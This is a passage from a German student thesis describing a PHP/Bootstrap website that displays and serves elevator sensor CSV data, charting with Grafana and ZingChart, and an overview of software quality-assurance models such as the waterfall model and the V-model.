Es erscheinen nun 2 verschiedene Verzeichnisse:




Abbildung 36 Verzeichnisse FileZilla

- 1) Das lokale Verzeichnis, welches Ordner und Dateien auf dem PC des Benutzers anzeigt
- 2) Das serverseitige Verzeichnis, welches Ordner und Dateien auf dem Server anzeigt

Nun können die gewünschten Dateien per drag and drop vom PC auf den Server kopiert werden.

## 6.2.3 Website – Design und Funktionen

### 6.2.3.1 Allgemeines

Für das Design der Webseite wurde ein vorgefertigtes Template von Bootstrap verwendet, welches Klassen und Designs beinhaltet. [30] Dieses wurde adaptiert und um die gewünschten Funktionen erweitert. Programmiert wurde die Webseite hauptsächlich mit HTML, PHP und JavaScript. Um die Files auf den Webserver zu laden, wurde wie in Punkt 5.2.2.4 beschrieben, FileZilla genutzt.

### 6.2.3.2 Header

Der Header (Kopfzeile) der Website besteht aus dem Navigationsbereich, welcher, egal welche Seite gerade geöffnet ist, immer gleich ist.



Abbildung 37 Header der Website

```
<!-- begin header -->
<div class="container">
  <header class="d-flex flex-wrap justify-content-center py-3 mb-4 border-bottom">
    <a href="index.php" class="d-flex align-items-center mb-3 mb-md-0 me-md-auto text-dark text-decoration-none">
      
      <span class="fs-4">SDAM</span>
    </a>

    <ul class="nav nav-pills">
      <li class="nav-item"><a href="database.php" class="nav-link">Database</a></li>
      <li class="nav-item"><a href="team.php" class="nav-link">Team</a></li>
      <li class="nav-item"><a href="visualisierung.php" class="nav-link">Visualisierung</a></li>
      <li class="nav-item"><a href="index.php" class="nav-link active" aria-current="page">Home</a></li>
    </ul>
  </header>
</div>
<!-- end header -->
```

Der linke Teil des Headers besteht aus der Klasse „d-flex align-items-center mb-3 mb-md-0 me-md-auto text-dark text-decoration-none“ und beinhaltet das Logo und das Projektkürzel. Diese Klasse stellt einen „Button“ dar, welcher durch den Befehl „href=index.php“ auf die Startseite verweist.

Die Navigationsleiste auf der rechten Seite des Headers besteht aus der Klasse „nav nav-pills“, welche 4 Buttons beinhaltet. Diese verweisen auf die verschiedenen .php Dateien, welche nach dem Drücken dargestellt werden.

### 6.2.3.3 Footer

Der Footer (Fußzeile) der Website besteht ebenso wie der Header aus einem etwas unauffälligerem Navigationsbereich, welcher immer gleich bleibt.

© 2021 SDAM

Impressum In Cooperation with view-elevator

Abbildung 38 Footer der Website

```
<!-- begin footer -->
<div class="container">
  <footer class="d-flex flex-wrap justify-content-between align-items-center py-3 my-4 border-top">
    <p class="col-md-4 mb-0 text-muted">&copy; 2021 SDAM</p>
    <ul class="nav col-md-4 justify-content-end">
      <li class="nav-item"><a href="impressum.php" class="nav-link px-2 text-muted">Impressum</a></li>
      <li class="nav-item"><a href="https://www.view-elevator.at/" class="nav-link px-2 text-muted">In Cooperation with view-elevator</a></li>
    </ul>
  </footer>
</div>
<!-- end footer -->
```

Im linken Teil des Footers werden die Urheberrechte an der Website in Anspruch genommen. Dies passiert in der Klasse „col-md-4 mb-0 text-muted“ und der HTML-Befehl „&copy;“ stellt das Copyright-Zeichen dar.

Der rechte Teil besteht aus zwei Buttons, welche einerseits auf das Impressum und andererseits auf die Startseite der Partnerfirma verweisen.

## Impressum

Anbieter

Maier Sebastian

Österreich

Kontakt

Telefon: /

Telefax: /

E-Mail: sebastian.maier03@htl-salzburg.ac.at

Website: www.view-sdam.com

Abbildung 39 Impressum der Website

### 6.2.3.4 Database

Nach dem Drücken des Buttons „Database“ wird das File „database.php“ geöffnet. Dieses besteht aus 3 Hauptfunktionen:

Stockwerk: 1				<a href="#">Download Acceleration CSV File</a>		<a href="#">Download Temperature CSV File</a>	<a href="#">Download Pressure CSV File</a>
Beschleunigungssensor				Temperatursensor		Luftdrucksensor	
timestamp [s]	acc_avg [m/s <sup>2</sup> ]	vel [m/s]	dis [m]	timestamp [s]	temperature [°C]	timestamp [s]	pressure [mbar]
0.0	0.0	0.0	0.0	0.0	30.48	0.0	979.78
0.0608	0.0	0.0	0.0	0.0608	30.48	0.0608	979.78
0.0972	0.0	0.0	0.0	0.0972	30.48	0.0972	979.78
0.1305	0.0	0.0	0.0	0.1305	30.53	0.1305	979.78
0.1689	0.0	0.0	0.0	0.1689	30.53	0.1689	979.78
0.2055	0.0	0.0	0.0	0.2055	30.53	0.2055	979.77
0.2428	0.0	0.0	0.0	0.2428	30.53	0.2428	979.77
0.2617	0.0	0.0	0.0	0.2617	30.55	0.2617	979.76
0.3159	0.0	0.0	0.0	0.3159	30.55	0.3159	979.76

Abbildung 40 Database.php

#### 1) Darstellen der Stockwerkerkennung

Stockwerk: 1

Abbildung 41 Stockwerkerkennung

```
<h1 class="h2">Stockwerk:</h1>
<!-- Stockwerk auslesen -->
<?php
    $file=fopen("csv_files/stockwerk.txt","r");
    while (!feof($file))
    {
        $reihe=fgets($file,50);
        echo "<h2>" . $reihe . "</h2>";
    }
    fclose($file);
?>
<!-- Stockwerk auslesen end -->
```

Das aktuelle Stockwerk, in dem sich der Lift befindet, wird in dem File „stockwerk.txt“ im Ordner „csv\_files“ auf dem Webserver gespeichert. Von dort wird es dann mithilfe der PHP-Funktion „fopen“ geöffnet und als „Dateizeiger-Ressource“[31] in die Variable „file“ gespeichert. Ähnlich wie die Python Funktion „open()“ muss auch hier der Filename und der Modus angegeben werden, in dem die Datei geöffnet werden soll. Die darauffolgende While-Schleife läuft so lange bis das File keinen Inhalt mehr hat. Dies wird durch die Funktion „feof“ (EOF = End of File) realisiert, welche „prüft ob ein Dateizeiger am Ende einer Datei steht“.[32] Die Funktion gibt so lange False zurück, bis das Dateiende erreicht ist. In der While-Schleife wird nun der Inhalt der Datei in die Variable „reihe“ gespeichert. „Die Funktion ‚fgets‘ liest eine Zeile von der Position des Dateizeigers.“[33] Der erste übergebene Parameter muss ein gültiger Dateizeiger sein (hier „file“). Der zweite Parameter gibt die Länge an. „Das Lesen endet, wenn length - 1 bytes gelesen wurden.“[33] Anschließend wird mit dem PHP-Befehl „echo“ die Variable „reihe“ ausgegeben. Um dieselbe Formatierung wie bei der Schrift zuvor zu bekommen, muss die Variable in der Klasse „h2“ ausgegeben werden.

## 2) Download der CSV Files



Abbildung 42 Download Buttons

```
<!-- Download Buttons -->
<div class="btn-toolbar mb-2 mb-md-0">
<div class="btn-group me-2">
    <li class="btn btn-sm btn-outline-secondary"><a href="download_acc.php" class="nav-link">Download Acceleration CSV File</a></li>
    <li class="btn btn-sm btn-outline-secondary"><a href="download_temp.php" class="nav-link">Download Temperature CSV File</a></li>
    <li class="btn btn-sm btn-outline-secondary"><a href="download_pres.php" class="nav-link">Download Pressure CSV File</a></li>
</div>
</div>
```

Die Buttons verweisen jeweils auf eine eigene PHP-Datei, welche folgenden Inhalt hat:

```
<?php

$url = "csv_files/acceleration.csv";
$file_name = basename($url);
header("Content-Description: File Transfer");
header("Content-Type: application/csv");
header("Content-Transfer-Encoding: UTF-8");
header("Content-Disposition: attachment; filename=\"\". $file_name . \"\"");
readfile ($url);

exit();

?>
```

Zuerst wird angegeben in welchem Pfad sich das File befindet und anschließend mit der Funktion „basename()“ der letzte Teil der Pfadangabe (also der Filename) in die Variable „file\_name“ gespeichert. Die „header()“ Funktionen müssen gesetzt werden, da der Browser von diesen die Anweisung bekommt, was sich bei dieser Anfrage von einer normalen http-Anfrage unterscheidet. [34] Der erste Header indiziert, dass es sich bei dem gewünschten Aufruf um einen File Transfer handelt. Anschließend wird festgelegt, dass es sich um ein CSV File handelt, das heruntergeladen werden soll und weiters wird das Encoding auf UTF-8 gesetzt. Im letzten Header wird festgelegt, dass es sich um ein Attachment (Abbildung unten) mit dem Namen „file\_name“ handelt. Erst durch die Funktion „readfile()“ wird der Inhalt des serverseitigen CSV-Files in das Attachment auf dem Gerät des Benutzers geschrieben. Nach dem Drücken des Buttons wird die gewünschte Datei heruntergeladen:




Abbildung 43 Download eines CSV Files

Diese Funktion wurde auch für die zwei anderen CSV Files angepasst.

### 3) Darstellen der CSV Files in einer Tabelle

Um einen Überblick über die Daten zu bekommen, ohne jedes Mal die Files herunterladen zu müssen wurde der Inhalt der Dateien in Tabellen dargestellt.

Beschleunigungssensor				Temperatursensor		Luftdrucksensor	
timestamp [s]	acc_avg [m/s <sup>2</sup> ]	vel [m/s]	dis [m]	timestamp [s]	temperature [°C]	timestamp [s]	pressure [mbar]
0.0	0.0	0.0	0.0	0.0	30.48	0.0	979.78
0.0608	0.0	0.0	0.0	0.0608	30.48	0.0608	979.78
0.0972	0.0	0.0	0.0	0.0972	30.48	0.0972	979.78
0.1305	0.0	0.0	0.0	0.1305	30.53	0.1305	979.78
0.1689	0.0	0.0	0.0	0.1689	30.53	0.1689	979.78
0.2055	0.0	0.0	0.0	0.2055	30.53	0.2055	979.77
0.2428	0.0	0.0	0.0	0.2428	30.53	0.2428	979.77
0.2617	0.0	0.0	0.0	0.2617	30.55	0.2617	979.76
0.3159	0.0	0.0	0.0	0.3159	30.55	0.3159	979.76
0.3525	0.0	0.0	0.0	0.3525	30.55	0.3525	979.76
0.3711	0.0	0.0	0.0	0.3711	30.53	0.3711	979.76
0.4239	0.0	0.0	0.0	0.4239	30.53	0.4239	979.76
0.4423	0.0	0.0	0.0	0.4423	30.59	0.4423	979.76
0.4929	0.0	0.0	0.0	0.4929	30.59	0.4929	979.76

Abbildung 44 CSV Files in Tabellen dargestellt

Dies wurde durch das Auslesen der CSV Files in PHP realisiert:

```
<!-- Tables -->
<h2>Beschleunigungssensor&emsp;&emsp;&ensp;&nbsp;&nbsp;&nbsp;Temperatursensor&emsp;&emsp;&em
sp;&emsp;&ensp;&ensp;&ensp;&nbsp;&nbsp;&nbsp;Luftdrucksensor</h2>
<div class="table-responsive">
<?php
$row = 1;
if (($file = fopen("csv_files/acceleration.csv", "r")) !== FALSE) {
    echo "<table frame='box' style=float:left;width:33%>";
    while (($data = fgetcsv($file, 1000, ",")) !== FALSE) {
        $num = count($data);
        if ($row == 1) {
            echo '<thead><tr>';
        }
        else{
            echo '<tr>';
        }
        for ($i=0; $i < $num; $i++) {
            if(empty($data[$i])) {
                $value = "0.0";
            }
            else{
                $value = $data[$i];
            }
            if ($row == 1) {
                echo '<th>'.$value.'</th>';
            }
            else{
                echo '<td>'.$value.'</td>';
            }
        }
    }
}
```



```
        $row++;  
    }  
    echo '</tbody></table>';  
    fclose($file);  
}  
?>
```

Die Variable „row“ wird zu Beginn auf 1 gesetzt, da die erste Reihe des CSV Files noch keine Daten beinhaltet, sondern nur die Namen der Spalten. Anschließend wird in der if-Verzweigung das File mit der Funktion „fopen()“ geöffnet und in die Variable „file“ gespeichert. Da „fopen“ bei einem Fehler den Rückgabewert FALSE hat, wird hier auch abgesichert, dass es beim Öffnen der Datei keinen Fehler gibt.[31] Durch die nächste Zeile wird der „Umriss“ der Tabelle erstellt. Hier wird festgelegt, dass eine Tabelle linksbündig ist und ein Drittel (33%) der Breite des Bereiches einnimmt. Dies ist erforderlich, da drei Tabellen nebeneinander dargestellt werden sollen. In der while-Schleife wird der Inhalt der Datei mit der Funktion „fgetcsv“ in die Variable „data“ gespeichert. Da „fgetcsv“ bei einem Fehler den Rückgabewert FALSE hat, werden auch hier mögliche Fehler beim Lesen der Datei vermieden. Durch die Funktion „count()“, welche „alle Elemente eines Array oder eines ‘Countable’ (zählbar) Objektes zählt“[35] wird die Anzahl der Einträge in die Variable „num“ gespeichert. Die darauffolgende if-Verzweigung legt fest, dass die erste Reihe der Datei als Header der Tabelle benutzt wird. Anschließend wird eine for-Schleife, welche von 0 bis „num“ geht, geöffnet. In dieser wird zuerst durch die Funktion „empty()“ in einer if-Verzweigung definiert, welcher Wert in die Tabelle geschrieben wird (hier 0.0), falls in einem Feld des CSV Files kein Eintrag ist. Wenn das Feld nicht leer ist, wird die Variable „value“ mit den einzelnen Arraywerten von „data“ in die Tabelle geschrieben. In den letzten Zeilen innerhalb der for-Schleife wird festgelegt, dass der Header eine andere Formatierung hat als der „Inhalt“ der Tabelle. Die Variable „row“ wird um Eins erhöht und somit jede Reihe der Datei in der Tabelle dargestellt. Zum Schluss wird das „Ende“ der Tabelle gesetzt und das File geschlossen.

Dies wurde für alle 3 CSV-Files gemacht und somit entstanden 3 Tabellen.

## 6.3 Datenvisualisierung

### 6.3.1 Grafana

#### 6.3.1.1 Allgemeines

Da zu Beginn die Datenspeicherung noch per Datenbank geplant war, war Grafana hier eine naheliegende Lösung zur Visualisierung der Messwerte. „Grafana ist eine plattformübergreifende Open-Source-Anwendung zur grafischen Darstellung von Daten aus verschiedenen Datenquellen wie z. B. MySQL.“[36] Die Messwerte können dann in verschiedenen Diagrammart, wie zum Beispiel Balken-, Linien- oder Kreisdiagramm dargestellt werden.

#### 6.3.1.2 Verbindung zur Datenbank

Um die Daten aus der Datenbank mit Grafana darzustellen, muss „MySQL“ als Datenquelle hinzugefügt werden.




Abbildung 45 MySQL Datenquelle




Abbildung 46 Einstellen der Datenquelle

Nachdem die Datenquelle hinzugefügt wurde, müssen noch die Informationen der angelegten Datenbank eingegeben werden. Wichtig hierbei ist, dass der angegebene User über hohe Rechte in der Datenbank verfügt.

### 6.3.1.3 Darstellung



Abbildung 47 Abbildung Visualisierung einer Liftfahrt mit Grafana

Um eine Liftfahrt darzustellen, wurde das Diagramm „Time Series“ gewählt. Hier wurde als Zeitachse der Eintrag „timestamp“ der Datenbank gewählt und als y-Achse die Beschleunigungswerte.

Nachdem das Speichern der Daten nicht mehr in der Datenbank erfolgte, sondern durch CSV Files abgelöst wurde, stellte sich heraus, dass Grafana für eine einfache Darstellung auf der Webseite nicht mehr geeignet war. Jedoch wurde es weiterhin zur manuellen Auswertung von Daten, zum Beispiel nach Testfahrten, benutzt.

## 6.3.2 ZingChart

### 6.3.2.1 Allgemeines

Für das Auslesen und das Darstellen der CSV-Files auf der Webseite wurde dann die JavaScript Library „ZingChart“ benutzt. Diese stellt eine große Auswahl an Diagrammtypen und anderen Features gratis zur Verfügung. Weiters gibt es auf der Website sehr ausführliche Anleitungen und Dokumentationen zu jeder Funktion. [37]

### 6.3.2.2 Datenvisualisierung auf der Webseite




Abbildung 48 Datenvisualisierung auf der Website

Entsprechend der drei CSV-Files wurden auch drei Graphen zur Visualisierung der Daten erstellt.

```
<div id='Datenvisualisierung'></div>
```

```
<script>
```

```
ZC.LICENSE = ["569d52cefae586f634c54f86dc99e6a9", "b55b025e438fa8a98e32482b5f768ff5"];
```

```
let chartConfig = {
  layout: "3x1",
  graphset: [
    {
      type: "line",
      title: {
        text: 'Bewegungsdiagramm'
      },
    },
  ],
  legend: {
    layout: "1x3", //row x column
    x: "70%",
    y: "2%",
  },
  plotarea: {
    marginLeft: 'dynamic',
    marginRight: 'dynamic',
    marginBottom: 'dynamic'
  }
}
```

```
    },  
    csv: {  
        url: "csv_files/acceleration.csv",  
        'vertical-labels': true,  
        'horizontal-labels': true,  
        'smart-scales': true  
    }  
},
```

Zu Beginn wird dem Objekt eine ID zugewiesen, welche später benötigt wird. Durch `<script>` können die Diagramme nun in JavaScript erstellt und bearbeitet werden. In der Funktion „let chartConfig“ werden nun die gewünschten Einstellungen getätigt. Zuerst wird durch „layout: 3x1“ festgelegt, dass drei Diagramme untereinander dargestellt werden sollten. Durch das Erstellen eines „graphset“ ist es nun möglich mehrere verschiedene Diagramme in einem „Objekt“ zu erzeugen. Anschließend wird der Typ und der Titel des ersten Graphen (hier das Bewegungsdiagramm) festgelegt. In „legend“ wird das Layout und die Position der Legende eingestellt, wobei sich die Position auf die Größe des gesamten Diagramms bezieht. „x: 70%“ indiziert also zum Beispiel, dass sich die Legende von 70% bis 100% der Breite befindet. Durch das Setzen von zum Beispiel „marginLeft: dynamic“ wird verhindert, dass Werte auf einer Achse, die zu „lang“ wären, um sie darzustellen, nicht abgeschnitten werden. Zum Schluss wird noch die Datenquelle als CSV-File festgelegt. Weiters wird angegeben, dass sich unter den Daten, Spalten befinden, die als „horizontal-label“ (x-Achse) und als „vertical-label“ (y-Achse) verarbeitet werden müssen. Wird „horizontal-label“ nicht gesetzt, werden die timestamps, welche eigentlich die gewünschte x-Achse sind auch im Diagramm als Graph dargestellt. Durch das Setzen von „smart-scales“ werden diese Spalten automatisch gefunden und die Achsen korrekt skaliert.

Diese Einstellungen wurden ebenfalls für die Darstellung der beiden anderen CSV-Files übernommen. Abschließend wird das Objekt mit der oben festgelegten ID und den übergebenen Einstellungen in „chartConfig“ erstellt:

```
zingchart.render({  
    id: 'Datenvisualisierung',  
    data: chartConfig,  
    height: 850,  
    width: "100%"  
});
```

## 7 Grundlagen und Methoden (Gabriel Strohbichler)

---

### 7.1 Qualitätssicherung und Testen

#### 7.1.1 Allgemeines

##### 7.1.1.1 Problematik

Bei der Entwicklung eines Produktes steht bei den Entwicklern indirekt häufig Produktivität vor Qualität. Dies führt zu einem vorerst schnellen Vorankommen und anschließender Implementierung in das Endprodukt. Dabei stellt sich oft heraus, dass dieses System nicht die gewünschten Funktionen erfüllt und Fehlerfälle auftreten. Diese Korrektur ist mit aufwendigen Änderungen verbunden und verbraucht oft viele Ressourcen. [38]

Dies entspricht der Realität des Wasserfallmodells. Es ist ein lineares Vorgehensmodell, welches die Entwicklung in Projektphasen trennt. Jede Projektphase hat hierbei einen vorgegebenen Start- und Endpunkt, diese werden als Meilensteine bezeichnet. Jeder Meilenstein beinhaltet ein Datum und welche Aufgaben bis dahin erledigt sein müssen. Nach diesem Meilenstein startet die nächste Phase.[39]




Abbildung 49 Wasserfallmodell mit draw.io erstellt

Zu Beginn werden alle Anforderungen geklärt und in einem Lastenheft zusammengestellt, dass die Entwickler bekommen. Die Entwickler ihrerseits verfassen ein Pflichtenheft, in dem alle Kriterien aufgelistet sind, wie das Produkt umgesetzt wird. Dies ist die Analyse-Phase im Wasserfallmodell. Ist eine beidseitige Zustimmung vorhanden, erfolgt die Implementierungsphase: Dazu gehört das Design und die Programmierung. Zum Schluss wird das fertige Produkt auf Funktionalität geprüft.

Die Probleme bei dieser Vorgehensweise ergeben sich aus der schwierigen Abgrenzung der Projektphasen. In der Praxis gibt es einen fließenden Verlauf. Als Beispiel ist ein Stück noch in der Planungsphase, währenddessen ein anderes Produkt bereits implementiert wird. Das Hauptproblem ist die mangelnde Flexibilität, es gibt fixe Zeitpunkte an denen Abschnitte fertig sein müssen. Dabei kommt es vor, dass die Testphase nicht abgeschlossen wurde, und zu späteren Zeitpunkten Fehler aufwendig korrigiert werden müssen.

#### *7.1.1.2 Die Ansätze*

Aus dieser Problemstellung haben sich diverse Ansätze im Softwareengineering entwickelt. Alle diese Ansätze enthalten grundsätzlich die folgenden Punkte[39]:

- Es soll ständiger Kontakt mit allen Projektbeteiligten gehalten werden. Programmierer als auch Kunden sollten laufend einbezogen werden.
- Der Einsatz von Testwerkzeugen ermöglicht bereits in der Entwicklungsphase Funktionalitäten zu überprüfen, Fehler können somit früh entdeckt werden.
- Eine Strukturierung des Projekts in Produktverantwortung und Qualitätsverantwortung, da eine Trennung dieser Bereiche zu professionellen Tests führt.

Das Ziel ist ein fließender Projektablauf nach Plan und eine Auslieferung in der Sollzeit. Dabei sollten alle Kriterien erfüllt und die notwendigen Tests erfolgreich durchgeführt worden sein.

Damit ist idealerweise eine Steigerung in der Effizienz des Entwicklungsteams möglich, die auch mit einer Steigerung der Qualität des Produktes verbunden ist.

Die gängigsten Modelle die im Softwareengineering Anwendung finden sind[4]:

- 1) Die Agile Softwareentwicklung, diese teilt das Projekt in kleine Teile und lässt eine hohe Flexibilität bei Änderungen zu.

- 2) Das Extreme Programming, auch XP genannt ist eine Vorgehensweise für kleine Teams, die bereits ab dem ersten Arbeitstag einen Nutzen für den Kunden schaffen. Dabei ist Disziplin, Respekt und regelmäßiges Feedback erforderlich. Der Kunde kann ein XP-Team stark steuern, Änderungen in den Anforderungen können rasch realisiert werden.
- 3) Rational Unified Process, kurz RUP ist eine Vorgehensweise von IBM und benutzt die Unified Modeling Language (UML) als Notationssprache. Es werden Anwendungsfälle erstellt, dann wird aus diesen eine System-Architektur entwickelt. Es entstehen dabei sogenannte UML-Diagramme die anschließend implementiert werden.
- 4) Das V-Modell ist ein Vorgehensmodell für IT-Entwicklungsprojekte aus Deutschland. Es ist eine Erweiterung zum Wasserfallmodell und wird bis heute laufend aktualisiert und verändert.
- 5) Und prototypenbasierte Modelle, darunter verstehen sich diese drei Modelle:  
*Das Explorative Prototyping*, dabei soll nachgewiesen werden, ob die Idee tauglich ist. Dies wird umgesetzt indem auf die Oberfläche und deren Funktionalitäten geachtet wird. Das gewonnene Feedback fließt dann in die Entwicklung des neuen Produkts.  
*Das Evolutionäre Prototyping*, hier wird die Funktionalität schrittweise bis zum fertigen Prototyp erweitert.  
*Das Experimentelle Prototyping*, dabei ist das Ziel Realisierungsmöglichkeiten zu finden, deren Ergebnisse in dem richtigen Produkt eingesetzt werden.

Allgemein lässt sich nicht eindeutig sagen, welches Modell für welches Produkt das Ideale ist. Trotzdem bieten diese Modelle viele Möglichkeiten für ein Unternehmen einen Gewinn zu bringen. Dies ist der Grund, warum in vielen IT-Betrieben agile Methoden wie Scrum oder andere Modelle Anwendung finden.

### 7.1.2 V - Modell

Das V-Modell, ist eine Verbesserung zum Wasserfallmodell, dabei wird jede Entwicklungsphase um eine Testphase ergänzt. Jeder Test wird in der zugehörigen Entwicklungsphase definiert. Der Durchlauf des Projekts folgt dem V, alle Implementierungsphasen zuerst, dann die Testphasen. Diese Erweiterung führt zu einer stärkeren Betrachtung der Qualitätssicherung.



